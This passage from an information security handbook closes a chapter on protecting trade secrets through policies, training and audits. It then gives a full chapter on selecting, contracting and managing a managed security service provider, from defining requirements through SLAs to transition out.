Exit Interviews with Terminating Employees. Remind employees that are leaving the company of their continuing obligation to protect any trade secrets to which they had access during the time of their employment.

Other "Reasonable" Measures! The courts have a remaining variable, which can be very important. They may decide, entirely after the fact, that

a given organization did or did not act "reasonably" by implementing or failing to implement a specific protective measure. The important fact for protection professionals to consider is that the outcome of a particular ruling is not possible to predict in advance of a trial and a specific set of circumstances.

Recommended Protection Measures

Develop and Disseminate Policies and Procedures. Although not strictly required, a policy that spells out the need for information protection and a procedural framework that addresses issues in both electronic and physical media is a useful tool.

Publication Approval Procedures. Disclosure of the trade secret information in publications will eliminate their trade secret status. Even if the proprietary information disclosed in an article, interview, or press release is not a trade secret, it may damage the company's competitive position. A publication screening procedure involving the company's patent staff or other knowledgeable attorneys, as well as other knowledgeable management, should consider not merely whether the content discloses trade secrets, but also whether it reveals competition-sensitive details. If available, the competitive intelligence group can render valuable service in advising on sensitivity. One must assume that the competitive intelligence analysts working for the most competent opponent will see the release /article and place it in appropriate context.

Contract Language for Vendors, Suppliers, etc. All vendors who provide products, services, even parts and supplies should be required to adhere to a basic confidentiality agreement concerning the nature and extent of the relationship with the company. Appropriate language should be inserted in the contract terms and conditions, specifying exactly how the vendor will act with regard to sensitive proprietary information to which they are granted access in the course of business. In the case of critical suppliers who provide unique or highly specialized elements which are essential to the company's success, it is appropriate to include a supplemental "security guidelines" document. This document should provide additional guidance and direction to the vendor describing (see example table of contents for a typical security guideline for a reprographic service provider).

1. Receipt
2. Storage
3. Handling
4. Work in process
5. Release of finished product
6. Destruction of overruns, QC failed copies, etc.
7. Reportable Incidents

Train Employees. Everyone who creates, processes, and handles company trade secrets and other sensitive proprietary information should be trained. This includes both regular (full-time) as well as contingent employees (temporaries, contractors, consultants, as well as part-time employees). They all need to know what is specifically considered trade secrets of the company, as well as what elements of information may not be trade secrets but are nonetheless considered critical and must not be disclosed outside the company without authorization from appropriate management. Training topics typically include the following:

- Identification of company trade secrets and sensitive proprietary information
- Marking
- Storage
- Physical transportation of hard copy documents and media
- Electronic transmission and storage of documents, materials
- Destruction of physical and electronic copies
- Reportable incidents

In addition a version of training should be tailored to the needs of the contingent employees, which commonly include temporary (clerical) staff as well as any on-site contractors, consultants, or vendor employees.

New-Hire Training Classes. One of the best ways to help people in an organization to change is to indoctrinate the newly hired staff. This way you get your message to the new people before they develop bad habits. This will gradually create a critical mass of supporters for the organization's program to protect information, trade secrets, and other valuable intellectual property. This class and supporting documentation should instruct all employees in the value of trade secrets and company IP, as well as correct procedures for safeguarding these assets.

Develop Incident Response Capability. Assume the worst and you will not be disappointed! There will come a time when the company knows or suspects trade secrets or other valuable intellectual property has been stolen or misappropriated. The statistics are very compelling: nearly 50% of high-technology companies experienced theft or misappropriation of trade secrets in a 1988 Institute of Justice study. Planning for that day is essential. Knowing who to call and what to do will maximize the company's chances for a successful prosecution or litigation.

Conduct Audits, Inspections, and Tests. One of the best ways to know the risks is to conduct a formal trade secret audit or inspection. The process, which must always be conducted under attorney-client privilege, should be a comprehensive review of the company's current inventory of trade secrets, including how well they are managed and protected. A useful

extension to the basic review is to conduct a "valuation estimate" for trade secrets and other critical intellectual property. Such estimates, conducted prior to any possible losses, are a useful guide to management. When estimated values of IP are presented in dollars and cents, it will allow a more rational allocation of investment in protecting what may have seemed previously unsubstantial assets.

CONCLUSION: DON'T RELY EXCLUSIVELY ON THE COURTS TO PROTECT YOUR SECRETS!

If the reader takes only one lesson from this chapter it should be this: Although the legal system exists to provide redress for crimes and grievances through criminal prosecution and civil litigation, the process is laden with uncertainty and burdened with very high costs. It is estimated that General Motors spent millions of dollars pursuing Volkswagen and former executives for alleged theft of trade secrets. Even though in the end they prevailed, it was uncertain whether the German courts would find in favor of GM when the action was initiated. When the vagaries of international relations and politics are overlaid on top of the legal variables, it becomes obvious that prevention is a vastly preferable strategy.

Too often it seems that the organizations value more highly their capability to litigate and prosecute for theft or misappropriation of trade secrets. In the long run it is likely to be effective and more efficient to take reasonable steps to prevent incidents. It is important that management understand that a well-designed information protection program and aggressive, early intervention will often eliminate costly and uncertain legal conflicts. Of course, one could be cynical and assume that some attorneys relish the opportunity to showcase their awesome legal expertise on behalf of clients. There is the potential that such displays of capability will occur less frequently if organizations invest more in procedures and technologies designed to prevent and detect the attempts to steal sensitive proprietary information and trade secrets. However, it's more likely that many lawyers, the same as many executives, do not yet appreciate the vast scope of the problem and are merely applying their past experience.

In summary then, executive management should understand that:

1. Many thefts of sensitive proprietary information are preventable
2. Those that are not prevented can be detected earlier, thus minimizing potential losses
3. A well-designed protection program will enhance the organization's probability for successful prosecution and litigation.

How to Work with a Managed Security Service Provider

Laurie Hill McQuillan, CISSP

Throughout history, the best way to keep information secure has been to hide it from those without a need to know. Before there was written language, the practice of information security arose when humans used euphemisms or code words to refer to communications they wanted to protect. With the advent of the computer in modern times, information was often protected by its placement on mainframes locked in fortified rooms, accessible only to those who were trusted employees and capable of communicating in esoteric programming languages.

The growth of networks and the Internet have made hiding sensitive information much more difficult. Where it was once sufficient to provide a key to those with a need to know, now any user with access to the Internet potentially has access to every node on the network and every piece of data sent through it. So while technology has enabled huge gains in connectivity and communication, it has also complicated the ability of networked organizations to protect their sensitive information from hackers, disgruntled employees, and other threats. Faced with a lack of resources, a need to recover from an attack, or little understanding of secure technology, organizations are looking for creative and effective ways to protect the information and networks on which their success depends.

Outsourcing Defined

One way of protecting networks and information is to hire someone with security expertise that is not available in-house. Outsourcing is an arrangement whereby one business hires another to perform tasks it cannot (or does not want to) perform for itself. In the context of information security, outsourcing means that the organization turns over responsibility for its information or assets security to professional security managers. In the words of one IT manager, outsourcing "represents the possibility of recovering from the awkward position of trying to accomplish an impossible task with limited resources."[1] This promising possibility is embodied in a new segment of the information security market called managed system security providers (MSSPs), which has arisen to provide organizations with an alternative to investing in their own systems security.

Industry Perspective

With the exception of a few large companies that have offered security services for many years, providing outsourced security is a relatively new phenomenon. Until the late 1990s, no company described itself exclusively as a provider of security services; while in 2001, several hundred service and product providers are listed in MSSP directories. One company has estimated that companies spent $140 million on security services in

1999; and by 2001, managed security firms had secured almost $1 billion in venture capital.[2] Another has predicted that the demand for third-party security services will exceed $17.2 billion by the end of 2004.[3]

The security products and services industry can be segmented in a number of different ways. One view is to look at the way in which the outsourced service relates to the security program supported. These services include performance of short-term or one-time tasks (such as risk assessments, policy development, and architecture planning); mid-term (including integration of functions into an existing security program); and long-range (such as ongoing management and monitoring of security devices or incidents). By far, the majority of MSSPs fall into the third category and seek to establish ongoing and long-term relationships with their customers.

A second type of market segmentation is based on the type of information protected or on the target customer base. Some security services focus on particular vertical markets such as the financial industry, the government, or the defense industry. Others focus on particular devices and technologies, such as virtual private networks or firewalls, and provide implementation and ongoing support services. Still others offer combinations of services or partnerships with vendors and other providers outside their immediate expertise.

The outsourcing of security services is not only growing in the United States or the English-speaking world, either in terms of organizations that choose to outsource their security or those that provide the outsourced services. Although many U.S. MSSP companies have international branches, MSSP directories turn up as many Far Eastern and European companies as American or British. In fact, these global companies grow because they understand the local requirements of their customer base. This is particularly evident in Europe, where International Security Standard (ISO) 17799 has gained acceptance much more rapidly than in the United States, providing guidance for good security practices to both client and vendor organizations. This, in turn, has contributed to a reduction in the risk of experiencing some of the outsourcing performance issues described below.

Future Prospective

Many MSSPs were formed during the dot.com boom of the mid-1990s in conjunction with the rapid growth of E-commerce and the Internet. Initially, dot.com companies preferred to focus on their core businesses but neglected to secure that business, providing quick opportunity for those who understood newly evolving security requirements. Later, as the boom turned to bust, dot.coms took their expertise in security and new technology and evolved themselves into MSSPs.

However, as this chapter is being written in early 2002, while the number of MSSPs is growing, a rapid consolidation and fallout among MSSPs is taking place — particularly among those that never achieved financial stability or a strong market niche. Some analysts "expect this proliferation to continue, but vendors over the next year will be sharply culled by funding limits, acquisition, and channel limits. Over the next three years, we expect consolidation in this space, first by vendors attempting multifunction aggregation, then by resellers through channel aggregation."[4]

Outsourcing from the Corporate Perspective

On the surface, the practice of outsourcing appears to run contrary to the ancient tenet of hiding information from those without a need to know. If the use of networks and the Internet has become central to the corporate business model, then exposing that model to an outside entity would seem inimical to good security practice. So why, then, would any organization want to undertake an outsourcing arrangement?

Relationship to the Life Cycle

The answer to this question lies in the pace at which the networked world has evolved. It is rare to read a discussion of the growth of the Internet without seeing the word *exponential* used to describe the rate of expansion. But while this exponential growth has led to rapid integration of the Internet with corporate business models, businesses have moved more slowly to protect the information — due to lack of knowledge, to immature security technology, or to a misplaced confidence in a vendor's ability to provide secure IT products. Most automated organizations have 20 or more years of experience with IT management and operations, and their IT departments know how to build systems and integrate them. What they have not known and have




EXHIBIT 87.1 Using a security model to derive requirements.

been slow to learn is how to secure them, because the traditional IT security model has been to hide secret information; and in a networked world, it is no longer possible to do that easily.

One of the most commonly cited security models is that documented by Glen Bruce and Rob Dempsey.[5] This model defines three components: foundation, control, and trust. The foundation layer includes security policy and principles, criteria and standards, and the education and training systems. The trust layer includes the environment's security, availability, and performance characteristics. The control layer includes the mechanisms used to manage and control each of the required components.

In deciding whether to outsource its security and in planning for a successful outsourcing arrangement, this model can serve as a useful reference for ensuring that all aspects of security are considered in the requirements. As shown in Exhibit 87.1, each of the model's components can drive aspects of the arrangement.

The Four Phases of an Outsourcing Arrangement

Phase 1 of an outsourcing arrangement begins when an organization perceives a business problem — in the case of IT, this is often a vulnerability or threat that the organization cannot address. The organization then decides that an outside entity may be better equipped to solve the problem than the organization's own staff. The reasons why this decision is made will be discussed below; but once the decision is made, the organization must put an infrastructure in place to manage the arrangement. In Phase 2, a provider of services is selected and hired. In Phase 3, the arrangement must be monitored and managed to ensure that the desired benefits are being realized. And finally, in Phase 4, the arrangement comes to an end, and the organization must ensure a smooth and nondisruptive transition out.

Phase 1: Identify the Need and Prepare to Outsource

It is axiomatic that no project can be successful unless the requirements are well defined and the expectations of all participants are clearly articulated. In the case of a security outsourcing project, if the decision to bring in an outside concern is made under pressure during a security breach, this is especially true. In fact, one of the biggest reasons many outsourcing projects fail is that the business does not understand what lies behind the decision to outsource or why it is believed that the work cannot (or should not) be done in-house. Those organizations that make the decision to outsource after careful consideration, and who plan carefully to avoid its potential pitfalls, will benefit most from the decision to outsource.

The goal of Phase 1 is to articulate (in writing if possible) the reasons for the decision to outsource. As will be discussed below, this means spelling out the products or services to be acquired, the advantages expected, the legal and business risks inherent in the decision, and the steps to be taken to minimize those risks.

Consider Strategic Reasons to Outsource

Many of the reasons to outsource can be considered strategic in nature. These promise advantages beyond a solution to the immediate need and allow the organization to seek long-term or strategic advantages to the business as a whole:

- Free up resources to be used for other mission-critical purposes.
- Maintain flexibility of operations by allowing peak requirements to be met while avoiding the cost of hiring new staff.
- Accelerate process improvement by bringing in subject matter expertise to train corporate staff or to teach by example.
- Obtain current technology or capability that would otherwise have to be hired or acquired by retraining, both at a potentially high cost.
- Avoid infrastructure obsolescence by giving the responsibility for technical currency to someone else.
- Overcome strategic stumbling blocks by bringing in third-party objectivity.
- Control operating costs or turn fixed costs into variable ones through the use of predictable fees, because presumably an MSSP has superior performance and lower cost structure.
- Enhance organizational effectiveness by focusing on what is known best, leaving more difficult security tasks to someone else.
- Acquire innovative ideas from experts in the field.

Organizations that outsource for strategic reasons should be cautious. The decision to refocus on strategic objectives is a good one, but turning to an outside organization for assistance with key strategic security functions is not. If security is an inherent part of the company's corporate mission, and strategic management of this function is not working, the company might consider whether outsourcing is going to correct those issues. The problems may be deeper than a vendor can fix.

Consider Tactical Reasons

The tactical reasons for outsourcing security functions are those that deal with day-to-day functions and issues. When the organization is looking for a short-term benefit, an immediate response to a specific issue, or improvement in a specific aspect of its operations, these tactical advantages of outsourcing are attractive:

- Reduce response times when dealing with security incidents.
- Improve customer service to those being supported.
- Allow IT staff to focus on day-to-day or routine support work.
- Avoid an extensive capital outlay by obviating the need to invest in new equipment such as firewalls, servers, or intrusion detection devices.
- Meet short-term staffing needs by bringing in staff that is not needed on a full-time basis.
- Solve a specific problem for which existing staff does not have the expertise to address.

While the tactical decision to outsource might promise quick or more focused results, this does not necessarily mean that the outsourcing arrangement must be short-term. Many successful long-term outsourcing arrangements are viewed as just one part of a successful information security program, or are selected for a combination of strategic and technical reasons.

Anticipate Potential Problems

The prospect of seeing these advantages in place can be seductive to an organization that is troubled by a business problem. But for every potential benefit, there is a potential pitfall as well. During Phase 1, after the decision to outsource is made, the organization must put in place an infrastructure to manage that arrangement. This requires fully understanding (and taking steps to avoid) the many problems that can arise with outsourcing contracts:

- Exceeding expected costs, either because the vendor failed to disclose them in advance or because the organization did not anticipate them

- Experiencing contract issues that lead to difficulties in managing the arrangement or to legal disputes
- Losing control of basic business resources and processes that now belong to someone else
- Failing to maintain mechanisms for effective provider management
- Losing in-house expertise to the provider
- Suffering degradation of service if the provider cannot perform adequately
- Discovering conflicts of interest between the organization and the outsourcer
- Disclosing confidential data to an outside entity that may not have a strong incentive to protect it
- Experiencing declines in productivity and morale from staff who believe they are no longer important to the business or that they do not have control of resources
- Becoming dependent on inadequate technology if the vendor does not maintain technical currency
- Becoming a "hostage" to the provider who now controls key resources

Document Requirements and Expectations

As discussed above, the goal of Phase 1 is to fully understand why the decision to outsource is made, to justify the rationale for the decision, and to ensure that the arrangement's risks are minimized. Minimizing this risk is best accomplished through careful preparation for the outsourced arrangement.

Thus, the organization's security requirements must be clearly defined and documented. In the best situation, this will include a comprehensive security policy that has been communicated and agreed to throughout the organization. However, companies that are beginning to implement a security program may be hiring expertise to help with first steps and consequently do not have such a policy. In these cases, the security requirements should be defined in business terms. This includes a description of the information or assets to be protected, their level of sensitivity, their relationship to the core business, and the requirement for maintaining the confidentiality, availability, and integrity of each.

One of the most common issues that surfaces from outsourcing arrangements is financial, wherein costs may not be fully understood or unanticipated costs arise after the fact. It is important that the organization understand the potential costs of the arrangement, which include a complete understanding of the internal costs before the outsourcing contract is established. A cost/benefit analysis should be performed and should include a calculation of return on investment. As with any cost/benefit analysis, there may be costs and benefits that are not quantifiable in financial terms, and these should be considered and included as well. These may include additional overhead in terms of staffing, financial obligations, and management requirements.

Outsourcing will add new risks to the corporate environment and may exacerbate existing risks. Many organizations that outsource perform a complete risk analysis before undertaking the arrangement, including a description of residual risk expected after the outsourcing project begins. Such an analysis can be invaluable during the process of preparing the formal specification, because it will point to the inclusion of requirements for ameliorating these risks. Because risk can be avoided or reduced by the implementation of risk management strategies, a full understanding of residual risk will also aid in managing the vendor's performance once the work begins; and it will suggest areas where management must pay stronger attention in assessing the project's success.

Prepare the Organization

To ensure the success of the outsourcing arrangement, the organization should be sure that it can manage the provider's work effectively. This requires internal corporate knowledge of the work or service outsourced. Even if this knowledge is not deeply technical — if, for example, the business is networking its services for the first time — the outsourcing organization must understand the business value of the work or service and how it supports the corporate mission. This includes an understanding of the internal cost structure because without this understanding, the financial value of the outsourcing arrangement cannot be assessed.

Assign Organizational Roles

As with any corporate venture, management and staff acceptance are important in ensuring the success of the outsourcing project. This can best be accomplished by involving all affected corporate staff in the decision-making process from the outset, and by ensuring that everyone is in agreement with, or is willing to support, the decision to go ahead.

With general support for the arrangement, the organization should articulate clearly each affected party's role in working with the vendor. Executives and management-level staff who are ultimately responsible for the




EXHIBIT 87.2 Management control for outsourcing contracts.

success of the arrangement must be supportive and must communicate the importance of the project's success throughout the organization. System owners and content providers must be helped to view the vendor as an IT partner and must not feel their ownership threatened by the assistance of an outside entity. These individuals should be given the responsibility for establishing the project's metrics and desired outcome because they are in the best position to understand what the organization's information requirements are.

The organization's IT staff is in the best position to gauge the vendor's technical ability and should be given a role in bringing the vendor up to speed on the technical requirements that must be met. The IT staff also should be encouraged to view the vendor as a partner in providing IT services to the organization's customers. And finally, if there are internal security employees, they should be responsible for establishing security policies and procedures to be followed by the vendor throughout the term of the contract.

The most important part of establishing organizational parameters is to assign accountability for the project's success. Although the vendor will be held accountable for the effectiveness of its work, the outsourcing organization should not give away accountability for management success. Where to lodge this accountability in the corporate structure is a decision that will vary based on the organization and its requirements, but the chances for success will be greatly enhanced by ensuring that those responsible for managing the effort are also directly accountable for its results.

A useful summary of organizational responsibilities for the outsourcing arrangement is shown in Exhibit 87.2, which illustrates the level of management control for various activities.[6]

Prepare a Specification and RFP

If the foregoing steps have been completed correctly, the process of documenting requirements and preparing a specification should be a simple formality. A well-written request for proposals (RFP) will include a complete and thorough description of the organizational, technical, management, and performance requirements and of the products and services to be provided by the vendor. Every corporate expectation that was articulated during the exploration stage should be covered by a performance requirement in the RFP. And the expected metrics that will be used to assess the vendor's performance should be included in a service level agreement (SLA). The SLA can be a separate document, but it should be legally incorporated into the resulting contract.

The RFP and resulting contract should specify the provisions for the use of hardware and software that are part of the outsourcing arrangements. This might include, for example, the type of software that is acceptable or its placement, so that the provider does not modify the client's technical infrastructure or remove assets from the customer premises without advance approval. Some MSSPs want to install their own hardware or software at the customer site; others prefer to use customer-owned technical resources; and still others perform on their own premises using their own resources. Regardless, the contract should spell out the provisions for ownership of all resources that support the arrangement and for the eventual return of any assets whose control or possession are outsourced. If there is intellectual property involved, as might be the case in a custom-developed security solution, the contract should also specify how the licensing of the property works and who will retain ownership of it at the end of the arrangement.

During the specification process, the organization should have determined what contractual provisions it will apply for nonperformance or substandard performance. The SLA contract should clearly define items considered to be performance infractions or errors, including requirements for correction of errors. This includes any financial or nonfinancial penalties for noncompliance or failure to perform.

The contract may not be restricted to technical requirements and contractual terms but may also consider human resources and business management issues. Some of the requirements that might be included govern access to vendor staff by the customer, and vice versa, and provisions for day-to-day management of the staff performing the work. In addition, requirements for written deliverables, regular reports, etc. should be specified in advance.

The final section of the RFP and contract should govern the end of the outsourcing arrangement and provisions for terminating the relationship with the vendor. The terms that govern the transition out should be designed to reduce exit barriers for both the vendor and the client, particularly because these terms may need to be invoked during a dispute or otherwise in less-than-optimal circumstances. One key provision will be to require that the vendor cooperates fully with any vendor that succeeds it in performance of the work.

Specify Financial Terms and Pricing

Some of the basic financial considerations for the RFP are to request that the vendor provide evidence that its pricing and terms are competitive and provide an acceptable cost/benefit business case. The RFP should request that the vendor propose incentives and penalties based on performance and warrant the work it performs.

The specific cost and pricing sections of the specification depend on the nature of the work outsourced. Historically, many outsourcing contracts were priced in terms of unit prices for units provided, and may have been measured by staff (such as hourly rates for various skill levels), resources (such as workstations supported), or events (such as calls answered). The unit prices may have been fixed or varied based on rates of consumption, may have included guaranteed levels of consumption, and may have been calculated based on cost or on target profits.

However, these types of arrangements have become less common over the past few years. The cost-per-unit model tends to cause the selling organization to try to increase the units sold, driving up the quantity consumed by the customer regardless of the benefit to the customer. By the same token, this causes the customer to seek alternative arrangements with lower unit costs; and at some point the two competing requirements diverge enough that the arrangement must end.

So it has become more popular to craft contracts that tie costs to expected results and provide incentives for both vendor and customer to perform according to expectations. Some arrangements provide increased revenue to the vendor each time a threshold of performance is met; others are tied to customer satisfaction measures; and still others provide for gain-sharing wherein the customer and vendor share in any savings from reduction in customer costs. Whichever model is used, both vendor and customer are given incentives to perform according to the requirements to be met by each.

Anticipate Legal Issues

The RFP and resulting contract should spell out clear requirements for liability and culpability. For example, if the MSSP is providing security alert and intrusion detection services, who is responsible in the event of a security breach? No vendor can provide a 100 percent guarantee that such breaches will not occur, and organizations should be wary of anyone who makes such a claim. However, it is reasonable to expect that the vendor can prevent predefined, known, and quantified events from occurring. If there is damage to the client's infrastructure, who is responsible for paying the cost of recovery? By considering these questions carefully, the client organization can use the possibility of breaches to provide incentives for the vendor to perform well.

In any contractual arrangement, the client is responsible for performing due diligence. The RFP and contract should spell out the standards of care that will be followed, and it will assign accountability for technical and management due diligence. This includes the requirements to maintain the confidentiality of protected information and for nondisclosure of sensitive, confidential, and secret information.

There may be legislative and regulatory issues that impact the outsourcing arrangement, and both the client and vendor should be aware of these. Organizations should be wary of outsourcing responsibilities for which it is legally responsible, unless it can legally assign these responsibilities to another party. In fact, outsourcing such services may be prohibited by regulation or law, particularly for government entities. Existing protections may not be automatically carried over in an outsourced environment. For example, certain requirements for

compliance with the Privacy Act or the Freedom of Information Act may not apply to employees of an MSSP or service provider.

Preparing a good RFP for security services is no different than preparing any RFP. The proposing vendors should be obligated to respond with clear, measurable responses to every requirement, including, if possible, client references demonstrating successful prior performance.

Phase 2: Select a Provider

During Phase 1, the organization defined the scope of work and the services to be outsourced. The RFP and specification were created, and the organization must now evaluate the proposals received and select a vendor. The process of selecting a vendor includes determining the appropriate characteristics of an outsourcing supplier, choosing a suitable vendor, and negotiating requirements and contractual terms.

Determine Vendor Characteristics

Among the most common security services outsourced are those that include installation, management, or maintenance of equipment and services for intrusion detection, perimeter scanning, VPNs and firewalls, and anti-virus and content protection. These arrangements, if successfully acquired and managed, tend to be long-term and ongoing in nature. However, shorter-term outsourcing arrangements might include testing and deployment of new technologies, such as encryption services and PKI in particular, because it is often difficult and expensive to hire expertise in these arenas. Hiring an outside provider to do one-time or short-term tasks such as security assessments, policy development and implementation, or audit, enforcement, and compliance monitoring is also becoming popular.

One factor to consider during the selection process is the breadth of services offered by the prospective provider. Some vendors have expertise in a single product or service that can bring superior performance and focus, although this can also mean that the vendor has not been able to expand beyond a small core offering. Other vendors sell a product or set of products, then provide ongoing support and monitoring of the offering. This, too, can mean superior performance due to focus on a small set of offerings; but the potential drawback is that the customer becomes hostage to a single technology and is later unable to change vendors. One relatively new phenomenon in the MSSP market is to hire a vendor-neutral service broker who can perform an independent assessment of requirements and recommend the best providers.

There are a number of terms that have become synonymous with outsourcing or that describe various aspects of the arrangement. *Insourcing* is the opposite of outsourcing, referring to the decision to manage services in-house. The term *midsourcing* refers to a decision to outsource a specific selection of services. *Smartsourcing* is used to mean a well-managed outsourcing (or insourcing) project and is sometimes used by vendors to refer to their set of offerings.

Choose a Vendor

Given that the MSSP market is relatively new and immature, organizations must pay particular attention to due diligence during the selection process, and should select a vendor that not only has expertise in the services to be performed but also shows financial, technical, and management stability. There should be evidence of an appropriate level of investment in the infrastructure necessary to support the service. In addition to assessing the ability of the vendor to perform well, the organization should consider less tangible factors that might indicate the degree to which the vendor can act as a business partner. Some of these characteristics are:

- *Business culture and management processes.* Does the vendor share the corporate values of the client? Does it agree with the way in which projects are managed? Will staff members be able to work successfully with the vendor's staff?
- *Security methods and policies.* Will the vendor disclose what these are? Are these similar to or compatible with the customer's?
- *Security infrastructure, tools, and technology.* Do these demonstrate the vendor's commitment to maintaining a secure environment? Do they reflect the sophistication expected of the vendor?
- *Staff skills, knowledge, and turnover.* Is turnover low? Does the staff appear confident and knowledgeable? Does the offered set of skills meet or exceed what the vendor has promised?
- *Financial and business viability.* How long has the vendor provided these services? Does the vendor have sufficient funding to remain in the business for at least two years?
- *Insurance and legal history.* Have there been prior claims against the vendor?

Negotiate the Arrangement

With a well-written specification, the negotiation process will be simple because expectations and requirements are spelled out in the contract and can be fully understood by all parties. The specific legal aspects of the arrangement will depend on the client's industry or core business, and they may be governed by regulation (for example, in the case of government and many financial entities). It is important to establish in advance whether the contract will include subcontractors, and if so, to include them in any final negotiations prior to signing a contract. This will avoid the potential inability to hold subcontractors as accountable for performance as their prime contractor.

Negotiation of pricing, delivery terms, and warranties should also be governed by the specification; and the organization should ensure that the terms and conditions of the specification are carried over to the resulting contract.

Phase 3: Manage the Arrangement

Once a provider has been selected and a contract is signed, the SLA will govern the management of the vendor. If the SLA was not included in the specification, it should be documented before the contract is signed and included in the final contract.

Address Performance Factors

For every service or resource being outsourced, the SLA should address the following factors:

- The expectations for successful service delivery (service levels)
- Escalation procedures
- Business impact of failure to meet service levels
- Turnaround times for delivery
- Service availability, such as for after-hours
- Methods for measurement and monitoring of performance

Use Metrics

To be able to manage the vendor effectively, the customer must be able to measure compliance with contractual terms and the results and benefits of the provider's work. The SLA should set a baseline for all items to be measured during the contract term. These will by necessity depend on which services are provided. For example, a vendor that is providing intrusion detection services might be assessed in part by the number of intrusions repelled as documented in IDS logs.

To motivate the vendor to behave appropriately, the organization must measure the right things — that is, results over which the provider has control. However, care should be taken to ensure that the vendor cannot directly influence the outcome of the collection process. In the example above, the logs should be monitored to ensure that they are not modified manually, or backup copies should be turned over to the client on a regular basis.

The SLA metrics should be reasonable in that they can be easily measured without introducing a burdensome data collection requirement. The frequency of measurement and audits should be established in advance, as should the expectations for how the vendor will respond to security issues and whether the vendor will participate in disaster recovery planning and rehearsals. Even if the provider is responsible for monitoring of equipment such as firewalls or intrusion detection devices, the organization may want to retain control of the incident response process, particularly if the possibility of future legal action exists. In these cases, the client may specify that the provider is to identify, but not act on, suspected security incidents. Thus, they may ask the provider for recommendations but may manage or staff the response process itself. Other organizations distinguish between internal and external threats or intrusions to avoid the possibility that an outside organization has to respond to incidents caused by the client's own employees.

Monitor Performance

Once the contract is in place and the SLA is active, managing the ongoing relationship with the service provider becomes the same as managing any other contractual arrangement. The provider is responsible for performing the work to specifications, and the client is responsible for monitoring performance and managing the contract.




EXHIBIT 87.3 Customer satisfaction with security outsourcing.

Monitoring and reviewing the outsourced functions are critically important. Although the accountability for success of the arrangement remains with the client organization, the responsibility for monitoring can be a joint responsibility; or it can be done by an independent group inside or outside the organization.

Throughout the life of the contract, there should be clear single points of contact identified by the client and the vendor; and both should fully understand and support provisions for coordinating emergency response during a security breach or disaster.

Phase 4: Transition Out

In an ideal world, the outsourcing arrangement will continue with both parties to their mutual satisfaction. In fact, the client organization should include provisions in the contract for renewal, for technical refresh, and for adjustment of terms and conditions as the need arises. However, an ideal world rarely exists, and most arrangements end sooner or later. It is important to define in advance (in the contract and SLA) the terms that will govern the parties if the client decides to bring the work in-house or to use another contractor, along with provisions for penalties should either party not comply.

Should the arrangement end, the organization should continue to monitor vendor performance during the transition out. The following tasks should be completed to the satisfaction of both vendor and client:

- All property is returned to its original owner (with reasonable allowance for wear and tear).
- Documentation is fully maintained and up-to-date.
- Outstanding work is complete and documented.
- Data owned by each party is returned, along with documented settings for security controls. This includes backup copies.
- If there is to be staff turnover, the hiring organization has completed the hiring process.
- Requirements for confidentiality and nondisclosure continue to be followed.
- If legally required, the parties are released from any indemnities, warranties, etc.

Conclusion

The growth of the MSSP market clearly demonstrates that outsourcing of security services can be a successful venture both for the client and the vendor. While the market is undergoing some consolidation and refocusing as this chapter is being written, in the ultimate analysis, outsourcing security services is not much different than outsourcing any other IT service, and the IT outsourcing industry is established and mature. The lessons learned from one clearly apply to the other, and it is clear that organizations that choose to outsource are in fact applying those lessons. In fact, as Exhibit 87.3 shows, the majority of companies that outsource their security describe their level of satisfaction as outstanding or satisfactory.[7]

Outsourcing the security of an organization's information assets may be the antithesis of the ancient "security through obscurity" model. However, in today's networked world, with solid planning in advance, a sound rationale, and good due diligence and management, any organization can outsource its security with satisfaction and success.

References

1. Gary Kaiser, quoted by John Makulowich, in Government outsourcing, in *Washington Technol.*, 05/13/97; Vol. 12 No. 3, http://www.washingtontechnology.com/news/12_3/news/ 12940-1.html.
2. George Hulme, Security's best friend, *Information Week*, July 16, 2001, http://www.informationweek.com/story/IWK20010713S0009.
3. Jaikumar Vijayan, Outsources rush to meet security demand, *ComputerWorld*, February 26, 2001, http://www.computerworld.com/cwi/story/0,1199,NAV47_STO57980,00.html.
4. Chris King, META report: are managed security services ready for prime time?, *Datamation*, July 13, 2002, http://itmanagement.earthweb.com/secu/article/0,,11953_ 801181,00.html.
5. Glen Bruce and Rob Dempsey, *Security in Distributed Computing*, Hewlett-Packard Professional Books, Saddle River, NJ, 1997.
6. V. Govindarajan and R.N. Anthony, *Management Control Systems*, Irwin, Chicago, 1995
7. Forrester Research, cited in When Outsourcing the Information Security Program Is an Appropriate Strategy, at http://www.hyperon.com/outsourcing.htm.

Considerations for Outsourcing Security

Michael J. Corby, CISSP

